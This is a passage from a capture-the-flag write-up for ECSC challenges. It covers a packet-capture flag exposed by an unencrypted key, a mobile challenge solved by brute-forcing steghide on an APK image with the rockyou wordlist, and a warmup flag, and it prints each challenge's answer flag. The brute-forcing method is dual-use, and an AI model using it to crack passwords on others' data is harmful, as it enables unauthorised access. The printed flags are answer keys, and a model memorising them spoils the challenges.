"3085","215.361769526","192.168.0.102","172.217.18.66","HTTP2","275","HEADERS[23]: GET /adsid/google?flag=ECSC{6be66bc90994604d67eac1b05d16d0d682c7213fada57098283cc9dc895f4bfb}, WINDOW_UPDATE[23]"

The pre-master key was stored in private.log and was sent on the network with no encryption.

(next challenge on next page)

flag-is-hidden (152) : mobile

Proof of flag

ECSC{a3cfc7f4f812cc4b511f6de4dc150422f49e817c0f61321852a81e6b5f3961ba}

Summary

I searched for jpgs and pngs in the apk. The hint was very helpful : “stegano tools can “rock your” score”. There was a jpg with a message encoded inside. “rock your” was a hint for the rockyou.txt wordlist, and I needed stegano tools.

Proof of solving

Search on google for image “bruteforcing” tools. Tried multiple of them. Remembered that steghide was a tool that extracts data from jpgs based on a password. The one which worked was : Steghide-Brute-Force-Tool (a tool that bruteforces with steghide)

https://github.com/Va5c0/Steghide-Brute-Force-Tool

Utilized commands:

```
unzip flag.apk

git clone https://github.com/Va5c0/Steghide-Brute-Force-Tool

wget https://www.scrapmaker.com/data/wordlists/dictionaries/rockyou.txt

find . -name '*.jpg'

(found ./res/drawable-v24/splash.jpg)

cd Steghide-Brute-Force-Tool

python steg_brute.py -b -f ../res/drawable-v24/splash.jpg -d ../rockyou.txt


 [+] Information obtained with password: 1234
fla............................................GGGGGG{RUNTQ3thM2NmYzdmNGY4MTJjYzRiNTExZjZkZTRkYzE1MDQyMmY0OWU4MTdjMGY2MTMyMTg1MmE4MWU2YjVmMzk2MWJhfQ==}

echo“RUNTQ3thM2NmYzdmNGY4MTJjYzRiNTExZjZkZTRkYzE1MDQyMmY0OWU4MTdjMGY2MTMyMTg1MmE4MWU2YjVmMzk2MWJhfQ==” | base64 -d
```

CTF ARENA
here
ALERT: FLAG IS HIDDEN

And the flag is : ECSC{a3cfc7f4f812cc4b511f6de4dc150422f49e817c0f61321852a81e6b5f3961ba}

(in brackets was the flag base64 encoded)

warmup (10) : misc

Copied flag from rules.

ECSC{318C99B7B381DEE5499AA51224F25AA752B9BF8A7B851AAAAAEFCDF75CEC50B9}